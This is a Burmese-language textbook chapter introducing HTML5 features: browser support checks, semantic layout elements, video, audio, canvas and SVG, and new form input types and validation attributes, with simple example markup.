HTML5 Feature တွေရဲ့ လက်ရှိ Browser Support အခြေအနေကို caniuse.com (Can I Use) မှာ စစ်ဆေးနိုင်ပါ တယ်။ သူဖော်ပြတဲ့ ရလဒ်ကိုကြည့်ပြီး မိမိအသုံးပြုလိုတဲ့ Feature ရဲ့ Browser Support အခြေအနေက လက်ခံနိုင် လောက်တဲ့ အခြေအနေဟုတ်မဟုတ် ဆုံးဖြတ်နိုင်မှာဖြစ်ပါတယ်။

@font-face Web fonts - Working Draft

Method of displaying fonts downloaded from websites

*Usage stats:	Global
Support:	82.35%
Partial support:	11.06%
Total:	93.41%

Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser
								2.1	
								2.2	
						3.2		2.3	
						4.0-4.1		3.0	
	8.0	19.0	25.0			4.2-4.3		4.0	
	9.0	20.0	26.0	5.1		5.0-5.1		4.1	7.0
Current	10.0	21.0	27.0	6.0	12.1	6.0	5.0-7.0	4.2	10.0
Near future	11.0	22.0	28.0						
Farther future		23.0							

Sub-features: EOT - Embedded OpenType fonts WOFF - Web Open Font Format SVG fonts TTF/OTF - TrueType and OpenType font support

ပုံ (၁၃-၈) caniuse.com - Browser Support of CSS3 @font-face

ပုံ (၁၃-၈) မှာ caniuse.com ကိုအသုံးပြုပြီး CSS3 Feature ဖြစ်တဲ့ `@font-face` ရဲ့ Browser Support အခြေ အနေ စစ်ဆေးထားတဲ့ရလဒ်ကို ဖော်ပြထားပါတယ်။ `@font-face` ဟာ HTML5 ဆက်စပ်နည်းပညာဖြစ်တဲ့ CSS3 Feature တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် Browser အားလုံးနီးပါးမှာ Support လုပ်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် အသုံးပြုမယ်ဆိုရင် စိတ်ချလက်ချအသုံးပြုနိုင်နေပြီဖြစ်တဲ့ Feature တစ်ခုဖြစ်ပါတယ်။

၃.) Enhancements

HTML5 ကို Enhance လို့ပဲ သဘောထားမယ်ဆိုရင်လည်း ထားနိုင်ပါတယ်။ တနည်းအားဖြင့် Web App တွေကို HTML5 နဲ့ အားပြုတည်ဆောင်ခြင်းမဟုတ်ပဲ ရေးရိုးရေးစဉ်အတိုင်း ရေးသားပြီးတစ်ချို့နေရာ တွေမှာသာ HTML5 လုပ်ဆောင်ချက်တွေနဲ့ Enhance လုပ်လိုက်တဲ့သဘောပါ။ ဒီတော့ Browser က Support မလုပ်ရင်လည်း App က ပုံမှန်အတိုင်းပဲ အလုပ်လုပ်နေမှာဖြစ်ပြီး Support လုပ်ခဲ့ရင်တော့ ပိုမိုပြည့်စုံသွားစေမှာဖြစ်ပါတယ်။


ဥပမာ - `<input type="text" name="fname" autofocus>`

`autofocus` ဆိုတာ HTML5 Attribute တစ်ခုဖြစ်ပါတယ်။ သူကိုထည့်သွင်းထားတဲ့အတွက် HTML5 Support လုပ်တဲ့ Browser တွေမှာ Document ကိုဖော်ပြပြီးတာနဲ့ Input မှာ Focus အလိုအလျှောက် ဖြစ်နေစေမှာဖြစ်ပါတယ်။ Support မလုပ်ခဲ့ရင်လည်း Focus လုပ်မပေးယုံသာရှိလို့ ကြီးမားတဲ့သက်ရောက်မှုမရှိနိုင်ပါဘူး။ ဒီလိုနည်းလမ်းနဲ့ Enhancement အတွက် ရည်ရွယ်အသုံးပြုနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ HTML5 မှာ အများအပြားရှိနေပါတယ်။

13.4 - Semantic Markup

အခန်း (၃) မှာ CSS လေ့လာခဲ့စဉ်က Layout တွေတည်ဆောက်ဖို့အတွက် `<div>` Element ကိုအသုံးပြုခဲ့ကြပါတယ်။ CSS နဲ့ သတ်မှတ်ထားတဲ့အတွက် အမြင်အားဖြင့်အဆင်ပြေမယ့် `<div>` ဟာ Generic Element ဖြစ်တဲ့အတွက် အဓိပ္ပါယ်သတ်မှတ်ချက် မရှိပါဘူး။ Layout Structure က အမြင်အတွက်အဆင်ပြေနေပေမယ့် ကွန်ပျူတာကတော့ Process လုပ်ပြီးနားလည်နိုင်မှာမဟုတ်ပါဘူး။ ဒါကလည်း HTML4.01 မှာ Layout များတည် ဆောက်တဲ့အခါအသုံးပြုရန် လို့ ရည်ရွယ်သတ်မှတ်ထားတဲ့ Element တွေ မရှိလို့သုံးခဲ့ကြရတာပါ။

HTML5 မှာတော့ Layout Structure အတွက် Semantic Element များပါဝင်လာပါတယ်။ ဖြည့်စွက်ပါဝင်လာတဲ့ Semantic Layout Element များ (Sectioning Element များလို့ခေါ်ကြပါတယ်) အသုံးပြုမယ်ဆိုရင် Browser အပါအဝင် ကွန်ပျူတာစနစ်များက Layout ဖွဲ့စည်းပုံကိုပါ နားလည်နိုင်သွားမှာဖြစ်ပါတယ်။



ပုံ (၁၃-ခ) HTML5 Sectioning Elements

ပုံ (၁၃-ခ) မှာ Three Columns Layout တစ်ခုကို HTML5 Element များနဲ့တည်ဆောက်ပုံကို ဖော်ပြပေးထားပါတယ်။

`<section>` - `<section>` ဟာ `<div>` နဲ့အခြေခံအားဖြင့်တူတယ်လို့ ဆိုနိုင်ပါတယ်။ Layout သို့မဟုတ် Column အဖြစ် သတ်မှတ်လိုတဲ့ Element များကို စုစည်းထားဖို့အသုံးပြုနိုင်ပါတယ်။ `<div>` နဲ့ကွာသွားတာက `<div>` က ဘယ်လိုနေရာမှာမဆို သုံးနိုင်တဲ့ Generic Element ဖြစ်ပြီး `<section>` ကတော့ Layout Group များအတွက် ရည်ရွယ်သတ်မှတ်ထားတဲ့ Element ဖြစ်ပါတယ်။

<header> - <header> Element ကို Section တစ်ခုရဲ့ခေါင်းစီးပိုင်းအနေနဲ့အသုံးပြုရပါတယ်။ <body> ဟာ လည်း Section တစ်ခုဖြစ်လို့ Document တစ်ခုလုံးရဲ့ ခေါင်းစီးပိုင်းအနေနဲ့လည်း အသုံးပြုနိုင်ပါတယ်။ **ပုံ (၁၃-ခ)** မှာ Document ခေါင်းစီး အတွက် <header> ကိုအသုံးပြုထားသလို Section တစ်ခုရဲ့ ခေါင်းစီးပိုင်းအနေနဲ့လည်း အသုံးပြုပြထားပါတယ်။

<hgroup> - W3C က နောက်ဆုံးအတည်ပြုလိုက်တဲ့ HTML5 မှာ ဒီ Element ကို ဖယ်ထုတ်လိုက်ပါတယ်။ ဒါ ပေမယ့် Browser အများစုက Support လုပ်ကြလို့ သုံးမယ်ဆိုရင် သုံးနိုင်ပါတယ်။ ခေါင်းစဉ်အဖြစ်အသုံးပြုလိုတဲ့ Element တွေ တစ်ခုထက်ပိုရှိတဲ့အခါ <hgroup> နဲ့ စုစည်းနိုင်ပါတယ်။ ဥပမာ -

```
<hgroup>
  <img src="logo.png">
  <h1>Section Title</h1>
  <h2>Description or Tag Line</h2>
</hgroup>
```

<footer> - <footer> Element ကို Section တစ်ခုခြင်းစီရဲ့ Section Foot အနေနဲ့အသုံးပြုနိုင်ပါတယ်။ နမူနာ ပုံမှာ <header> လိုပဲ၊ Document Foot အနေနဲ့ရော Section တစ်ခုရဲ့ Foot အနေနဲ့ပါအသုံးပြုထားပါတယ်။

<nav> - အခြား Document များကိုချိတ်ဆက်ထားတဲ့ Navigation Link များကို <nav> Element နဲ့စုစည်း ထည့်သွင်းထားနိုင်ပါတယ်။ အထူးသဖြင့် Website ရဲ့ Main Navigation ကို ထည့်သွင်းဖို့သုံးရပါတယ်။

<aside> - Section တစ်ခုရဲ့အဓိက Content မဟုတ်တဲ့ ဆက်စပ် Content များ စုစည်းထည့်သွင်းဖို့ သုံးရပါ တယ်။ <header> နဲ့ <footer> လိုပါပဲ၊ Document Sidebar အနေနဲ့သုံးနိုင်သလို Section Sidebar အနေနဲ့ လည်း သုံးနိုင်ပါတယ်။

<article> - အမျိုးအစားတူ Content များအုပ်စုလိုက် စုစည်းဖို့ <article> Element ကိုသုံးနိုင်ပါတယ်။ ဥပမာ -

```
<article class="comment">
  <img src="user-one.jpg">
  <h3>User Name</h3>
  <p>Comment Body</p>
</article>

<article class="comment">
  <img src="user-two.jpg">
  <h3>User Name</h3>
  <p> Comment Body </p>
</article>
```

ဒီ Semantic Element တွေကို လက်ရှိ အသုံးချမယ်ဆိုရင်သုံးလို့ရနေပါပြီ။ ဖော်ပြခဲ့ပြီး ဖြစ်တဲ့အတိုင်း Modernizr အကူအညီနဲ့ HTML5 Support မလုပ်တဲ့ Browser တွေမှာလည်း Semantic Element များကို အဆင်ပြေပြေ အသုံးပြု နိုင်မှာဖြစ်ပါတယ်။

13.5 - Multimedia

Multimedia နဲ့ 2D Graphic ဟာ HTML 4.01 ရဲ့ အဓိကအားနည်းချက်တစ်ခုဖြစ်ပါတယ်။ Web Document တွေထဲမှာ Video နဲ့ 2D Graphic တွေထည့်သွင်းလိုတဲ့အခါ Adobe Flash နဲ့ Microsoft Silverlight တို့လို Plugin နည်းပညာ တွေကိုအသုံးပြုရပါတယ်။ HTML5 မှာတော့ Multimedia အတွက်ရော 2D Graphic အတွက်ပါ ဖြည့်စွက်မှုတွေပါဝင်လာ ပါပြီ။

Video တွေကို Web Document ထဲမှာထည့်သွင်းဖို့အတွက် `<video>` Element ကို အသုံးပြုနိုင်ပါတယ်။ အသုံးပြုပုံကလည်း ရိုးရိုးလေးပါ။ `<img>` Element နဲ့ Image တွေ ထည့်သွင်းရသလိုပါပဲ။

```
<video src="intro.mp4" controls autoplay loop></video>
```

`src` Attribute မှာ ဖော်ပြစေလိုတဲ့ Video File Path ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ `controls` Attribute ထည့်သွင်းထားရင် Play/Pause, Stop စတဲ့ Video Player Control တွေကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ `autoplay` Attribute ထည့် သွင်းထားရင် Document Lode လုပ်ပြီးတာနဲ့ Video က အလိုအလျှောက်စပြီး Play လုပ်ပေးသွား မှာပါ။ `autoplay` အစား `preload` ကိုလည်းသုံးနိုင်ပါတယ်။ `preload` က အလိုအလျှောက် မစပါဘူး။ ဒါပေမယ့် Video ကို ကြိုတင်ပြီး Download/ Buffer လုပ်ထားပေးမှာဖြစ်ပါတယ်။ loop ကတော့ Repeat ဆိုတဲ့သဘောပါ။ ထည့်သွင်းထားရင် Video ပြီးသွားတဲ့အခါ အစကနေ Replay ပြန်လုပ်ပေးသွားမှာပါ။

Video/Audio ကို Internet Explorer 9 နဲ့အထက်အပါအဝင် Modern Browser အားလုံးက Support လုပ်ကြပါတယ်။ Internet Explorer 8 နဲ့ရှေ့ပိုင်း Browser တွေမှာတော့ အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒီပြဿနာကို ဖြေရှင်းဖို့ အတွက် Video Player jQuery Plugin တွေ အများကြီးရှိပါတယ်။ ဒီ Plugin တွေက HTML5 Video Support ကို စစ်ဆေးပြီး Support မလုပ်တဲ့ Browser တွေမှာ Flash ကို Fallback အနေနဲ့ အစားထိုးအသုံးပြုသွားအောင် စီမံထားကြ ပါတယ်။

Video အတွက် တစ်ကယ့်ပြဿနာက `<video>` Element မဟုတ်ပါဘူး။ Encoding ဖြစ်ပါတယ်။ Audio/ Video Encoding တွေက အမျိုးမျိုးဖြစ်နေပါတယ်။ Video မှာဆိုရင် MPEG 4, Ogg, Flash, WebM, AVI စသဖြင့် Format အမျိုးမျိုးရှိပါတယ်။ Format အမျိုးမျိုးနဲ့ Encode လုပ်ထားတဲ့ Video တွေကို Play နိုင်တဲ့ Codecs တွေကလည်း H.264, Theora, VP8 စသဖြင့် အမျိုးမျိုးကွဲပြားပါသေးတယ်။ Browser တွေက Support လုပ်တဲ့ Codecs တွေ မတူကြပါဘူး။ ဒီလိုမတူသေးတဲ့အတွက် `<video>` Element တစ်ခုထည့်သွင်းတိုင်းမှာ အခုလို Format အမျိုးမျိုး ထည့်သွင်းပေးရလေ့ ရှိပါတယ်။

```
<video controls>
  <source src="intro.mp4">
  <source src="intro.ogv">
  <source src="intro.webm">
</video>
```

ဒီတော့မှာ Browser တွေက Support မလုပ်တဲ့ Format တွေကို Ignore လုပ်ပြီး Support လုပ်တဲ့ Format ကို ရွေးချယ် အသုံးပြုသွားကြမှာ ဖြစ်ပါတယ်။

Audio အတွက် `<audio>` Element ကိုအသုံးပြုနိုင်ပြီး ထည့်သွင်းအသုံးပြုပုံက `<video>` နဲ့အတူတူပါပဲ။ `<video>` `<audio>` တို့အတွက် JavaScript API များလည်းပါဝင်လို့ JavaScript နဲ့ လိုအပ်သလိုစီမံနိုင်ပါတယ်။ ဥပမာ -

```
<audio id="p" src="audio.mp3"></audio>

<div id="player-controls">
  <button onclick="document.getElementById('p').play()">Play</button>
  <button onclick="document.getElementById('p').pause()">Pause</button>
  <button onclick="document.getElementById('p').volume+=0.1">V+</button>
  <button onclick="document.getElementById('p').volume-=0.1">V-</button>
</div>
```


`<audio>` Element အတွက် Playback Control တွေကို controls Attribute မသုံးပဲ JavaScript နဲ့ ကိုယ်တိုင် ဖန်တီးထည့်သွင်းထားခြင်းဖြစ်ပါတယ်။ ကိုယ်တိုင်ထည့်သွင်းထားတဲ့ Element တွေဖြစ်လို့ CSS နဲ့ လိုသလို Style လုပ်ထားနိုင်တဲ့ Playback Controls ကို ရရှိစေမှာပါ။

13.6 - Graphic and Animation

2D Drawing နဲ့ Animation လုပ်ဆောင်ချက်များအတွက် `<canvas>` Element ပါဝင်လာပါတယ်။ Graphic များ ရေးဆွဲခြင်းနဲ့ Animation များဖန်တီးခြင်းကို JavaScript နဲ့ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

```
<canvas id="draw" width="300" height="225"></canvas>
<script>
var context = document.getElementById('draw').getContext('2d');
if (context) {
  context.fillRect(0, 0, 150, 100);
  context.fillStyle = '#00f';
  context.strokeStyle = '#f00';
  context.lineWidth = 4;
  context.fillRect(0, 0, 150, 50);
  context.strokeRect(0, 60, 150, 50);
  context.clearRect(30, 25, 90, 60);
  context.strokeRect(30, 25, 90, 60);
}
</script>
```

Graphic Container Element တစ်ခုဖြစ်တဲ့ `<canvas>` Element သတ်မှတ်ထားပြီး ရေးဆွဲလိုတဲ့ Graphic များကို JavaScript နဲ့ရေးဆွဲဖန်တီးထားပါတယ်။ ပေးထားတဲ့နမူနာအတွက် ရလဒ်ကအခုလို ဖြစ်မှာပါ။



2D Graphic နဲ့ Animation ဟာ ကျွန်တော်စာရေးသူကိုယ်တိုင် မကျွမ်းကျင်တဲ့ဘာသာရပ်မို့ အသေးစိတ်မဖော်ပြနိုင် ပါဘူး။ HTML5 မှာ ဒီလိုလုပ်ဆောင်ချက်ပါဝင်တယ်ဆိုတာလောက်ကိုသာ မိတ်ဆက်ဖော်ပြပေးခြင်းဖြစ်ပါတယ်။

နောက်ထပ် HTML5 Graphic နည်းပညာကတော့ SVG ဖြစ်ပါတယ်။ Scalable Vector Graphic ကို အတိုကောက် ခေါ်တာပါ။ SVG ကတော့ XML Element များနဲ့ Graphic တွေ၊ Animation တွေ ဖန်တီးနိုင်တဲ့ နည်း ပညာတစ်ခုဖြစ် ပါတယ်။

```
<svg version="1.1" width="320" height="320" xmlns="http://www.w3.org/2000/svg">
  <defs>
    <radialGradient id="circleGrad">
      <stop offset="0%" stop-color="rgb(255, 255, 0)" />
      <stop offset="100%" stop-color="rgb(  0, 255, 0)" />
    </radialGradient>
  </defs>

  <ellipse fill="url(#circleGrad)" stroke="#000" cx="50%"
     cy="50%" rx="50%" ry="50%">
    <animate attributeName="rx" values="0%;50%;0%" dur="2s"
       repeatCount="indefinite" />
    <animate attributeName="ry" values="0%;50%;0%" dur="2s"
       repeatCount="indefinite" />
  </ellipse>
</svg>
```

နမူနာပေးထားတဲ့ XML ကို `.svg` Extension နဲ့ ကူးယူသိမ်းဆည်းပြီး Image Viewer သို့မဟုတ် Browser နဲ့ ဖွင့်ကြည့်မယ်ဆိုရင် အစိမ်းရောင် ရောင်ပြေး ချယ်ထားတဲ့ စက်ဝိုင်းတစ်ခုက ကြီးလာလိုက်၊ သေးသွားလိုက်နဲ့ Animate ဖြစ်နေတဲ့ Graphic တစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာလည်း Canvas လိုပဲ၊ နည်းပညာရှိနေကြောင်းကိုသာ မိတ်ဆက်ဖော်ပြခြင်းဖြစ်ပါတယ်။ လက်တွေ့အသုံးပြုနိုင်ဖို့ အတွက် Web Development သာမက 2D Graphic အကြောင်းကိုပါ နားလည်ဖို့ လိုအပ်မှာဖြစ်ပါတယ်။

SVG နဲ့ Canvas နှစ်မျိုးလုံးဟာ 2D Graphic နဲ့ Animation များဖန်တီးနိုင်တဲ့နည်းပညာများဖြစ်ကြလို့ ဘယ်နည်းပညာ ကို ဦးစားပေးအသုံးပြုသင့်လဲဆိုတဲ့ မေးခွန်းများလည်းရှိနေပါတယ်။ ကွာခြားချက်ကတော့၊ Canvas မှာ Graphic များကို Code ရေးသားပြီး (Imperative ပုံစံ) ဖန်တီးရခြင်းဖြစ်ပါတယ်။ SVG မှာတော့ XML Element များနဲ့ (Declarative ပုံစံ) ဖန်တီးရခြင်း ဖြစ်ပါတယ်။ SVG File တစ်ခုဟာ Element များစုစည်းထားခြင်း ဖြစ်တဲ့အတွက် DOM API ကို သုံးပြီးတော့၊ ဆင်ပွားလုပ်ဆောင်ချက်များကို ရေးသားသတ်မှတ်နိုင်ပါသေးတယ်။ ပြီးတော့ Vector ဖြစ်တဲ့အတွက် Graphic ရဲ့ Quality ကိုထိခိုက်ခြင်း မရှိစေပဲ လိုသလို ခြုံလို့ချဲ့လို့ရပါတယ်။ Canvas ကတော့ Pixel Bitmap ဖြစ်နေ တဲ့အတွက် ဒီလိုရမှာမဟုတ်ပါဘူး။ ဒါကြောင့် ကိစ္စအတော်များများမှာ SVG အသုံးပြုသင့်ပြီး အသေးစိတ် Program လုပ်ထားဖို့လိုပြီး၊ Performance အရေးကြီးတဲ့နေရာတွေမှာ Canvas ကို အသုံးပြုသင့်ပါတယ်။

13.7 - Forms


အခန်း (၂) မှာ HTML လေ့လာခဲ့စဉ်က Form Element တွေကို တွဲဖက်လေ့လာခဲ့ပါတယ်။ အဲ့ဒီထဲက Text Box, Button, Radio, Checkbox စတဲ့ Element တွေထည့်သွင်းဖို့ `<input>` Element ကိုသုံးပြီး type Attribute မှာ ဆိုင်ရာ Input Type တန်ဖိုးတွေ ပြောင်းလဲပေးခဲ့ရပါတယ်။ HTML5 မှာတော့ type Attribute အတွက် နောက်ထပ် Input Type (၁၃) မျိုးဖြည့်စွက်ပါဝင်လာပါတယ်။ အဲ့ဒါတွေကတော့ -

```
search, tel, url, email, datetime, date, month, week, time, datetime-
local, number, range, color
```

- တို့ပဲဖြစ်ပါတယ်။

ဒီ Input Type တွေထဲကအများစုဟာ အခြေခံအားဖြင့် Text Input နဲ့ဖော်ပြပုံ၊ အလုပ်လုပ်ပုံသိပ်မကွာလှပါဘူး။ ဒါပေမယ့် Semantic ပိုပြီးဖြစ်လာတယ်လို့ပဲ ဆိုရပါမယ်။ Touch Screen Mobile Devices တွေမှာဆိုရင် အထူးသိသာ ပါတယ်။ `<input type="email">` ဆိုတဲ့ Element ကိုတွေ့တဲ့အခါ Touch Screen Device က အသုံးပြုသူ အဆင်ပြေစေဖို့အတွက် On-Screen Keyboard မှာ Email လိပ်စာအတွက် (မလိုအပ်တဲ့ Space Bar အစား) `@` Sign နဲ့ `.com` တို့ကို ဖော်ပြပေးနိုင်စေမှာပါ။

အလားတူပဲ `<input type="url">` Element ကိုတွေ့ရင် URL တွေမှာထည့်သွင်းရလေ့ရှိတဲ့ / နဲ့ `.com` တို့ကို On-Screen Keyboard မှာ ထည့်သွင်းဖော်ပြစေနိုင်ပါတယ်။ `<input type="search">` ဆိုရင်လည်း Keywords အမျိုးမျိုးပြောင်းပြီး ရှာဖွေလိုသူများ အဆင်ပြေအောင် Keywords တွေ Clear လုပ်ပြီး နောက်ထပ် Search Keyword တွေ အသင့်ထည့်သွင်းစေနိုင်မယ့် လုပ်ဆောင်ချက်မျိုးကို ဆောင်ရွက်ပေးနိုင်စေမှာဖြစ်ပါတယ်။ Browser နဲ့ ကွန်ပျူတာစနစ်တွေက Input တွေရဲ့အမျိုးအစားကို တိတိကျကျနားလည်လာတဲ့အတွက် ဒီလိုစီမံပေးနိုင်လာခြင်းဖြစ် ပါတယ်။



ပုံ (၁၃-၈) Google Chrome 21 Linux - HTML5 From Support

HTML5 Form Input Type (၁၃) မျိုးကို Google Chrome 21 မှာစမ်းသပ်ကြည့်တဲ့အခါ ရရှိလာတဲ့ရလဒ်ကို **ပုံ (၁၃-၈)** မှာ ဖော်ပြထားပါတယ်။ Search Input အတွက် Keyword ရှင်းပြစ်ဖို့ Clear Button ထည့်ပေးထားတာကို တွေ့ရ နိုင်ပါတယ်။ Date Input အတွက် ရက်စွဲရွေးလို့ရတဲ့ Calendar ပါဝင်လာပါတယ်။ Number အတွက် Up/Down Spinner Button ထည့်သွင်းပေးထားပြီး Range Input အတွက်လည်း Slider တစ်ခုပေးထားပါတယ်။ Color Input အတွက် Button ကိုနှိပ်ပြီး အရောင်ရွေးယူနိုင်တဲ့ Function ထည့်သွင်းပေးထားပါတယ်။ ကျန် Input တွေအတွက်တော့ User Interface အနေနဲ့ အထူးပြု ဆောင်ရွက်ချက်တွေ မပါဝင်ပဲ ရိုးရိုး Text Input အနေနဲ့သာ ဖော်ပြထားပါတယ်။

HTML5 မှာ Input Type တွေအပြင် Attribute အသစ်တွေနဲ့လည်း ဖြည့်စွက်ပေးထားပါတယ်။ Range Input နဲ့ Number Input တို့အတွက် အနိမ့်ဆုံးတန်ဖိုး၊ အမြင့်ဆုံးတန်ဖိုးနဲ့ ရွေးချယ်နိုင်တဲ့ကြားတန်ဖိုးတွေ ကို `min`, `max`, `step` Attribute တွေနဲ့သတ်မှတ်နိုင်ပါတယ်။ ဥပမာ -

```
<input type="range" min="0" max="100" step="10">
```


ပြီးတော့ အထက်မှာဖော်ပြခဲ့သလို `autofocus` Attribute သတ်မှတ်ထားမယ့်ဆိုရင် သတ်မှတ်ထားတဲ့ Input Element ကို Document Load လုပ်ပြီးတာနဲ့ Focus လုပ်ပေးထားမှာဖြစ်ပါတယ်။ နောက်ထပ် အသုံးဝင်တဲ့ Attribute ကတော့ `placeholder` ဖြစ်ပါတယ်။ `placeholder` Attribute နဲ့ Input Box အတွင်းမှာ Internal Label အနေနဲ့ ဖော်ပြစေချင်တဲ့ Label ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ Value ထည့်သွင်းလိုက်တာနဲ့ Internal Label က ပျောက် သွားမှာဖြစ်ပြီး၊ Value က Blank ဖြစ်သွားရင် Label ကို ပြန်လည် ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
<input type="email" placeholder="Please enter your email">
```

`list` Attribute ကလည်း အသုံးဝင်ပါတယ်။ Element အသစ်ဖြစ်တဲ့ `<datalist>` နဲ့ တွဲဖက်အသုံးပြုရပါတယ်။ ဥပမာ -

```
<input type="text" list="js-fw">
<datalist id="js-fw">
  <option value="jQuery">
  <option value="jQuery UI">
  <option value="jQuery Mobile">
  <option value="Dojo Toolkit">
  <option value="MooTools">
  <option value="YUI">
</datalist>
```


Data List အတွင်းမှာ `<option>` Element များသုံးပြီး တန်ဖိုးတွေစုစည်းထားပါတယ်။ ပြီးတော့မှ Text Input ရဲ့ `list` Attribute မှာ `<datalist>` id ကို ချိတ်ဆက်ပေးထားပါတယ်။ ရလဒ်ကတော့ **ပုံ (၁၃-ဃ)** မှာဖော်ပြထားတဲ့ ရလဒ်မျိုး ရရှိမှာဖြစ်ပါတယ်။



ပုံ (၁၃-ဃ) HTML5 Data List

Text Input မှာ `j` လို့ရိုက်လိုက်တာနဲ့ Data List အတွင်းထဲက `j` နဲ့စတဲ့အချက်အလက်တွေကို အသင့်ရွေးယူနိုင်အောင် ဖော်ပြပေးမှာဖြစ်ပါတယ်။

HTML5 က Input တွေအတွက် Validation လုပ်ဆောင်ချက်များလည်း ပါဝင်လာပါတယ်။ Input Element မှာ `required` Attribute သတ်မှတ်ထားရင်၊ Input ကိုမဖြည့်စွက်ပဲ Submit လုပ်ခွင့်ပြုမှာ မဟုတ်ပါဘူး။



ပုံ (၁၃-c) Input Validateion

ပုံ (၁၃-c) မှာကြည့်ပါ။ `<input type="tel" required>` လို့ `required` Attribute သတ်မှတ်လိုက်တဲ့အတွက် Form Submit လုပ်လိုက်တဲ့အခါ အဲ့ဒီ Input ကိုဖြည့်စွက်ဖို့ပြောလာပါတယ်။

`<input type="email">` အတွက် ထည့်သွင်းထားတဲ့တန်ဖိုးက Email Format မမှန်တဲ့အတွက် မှန်အောင်ဖြည့် ဖို့လည်းပြောလာပါတယ်။

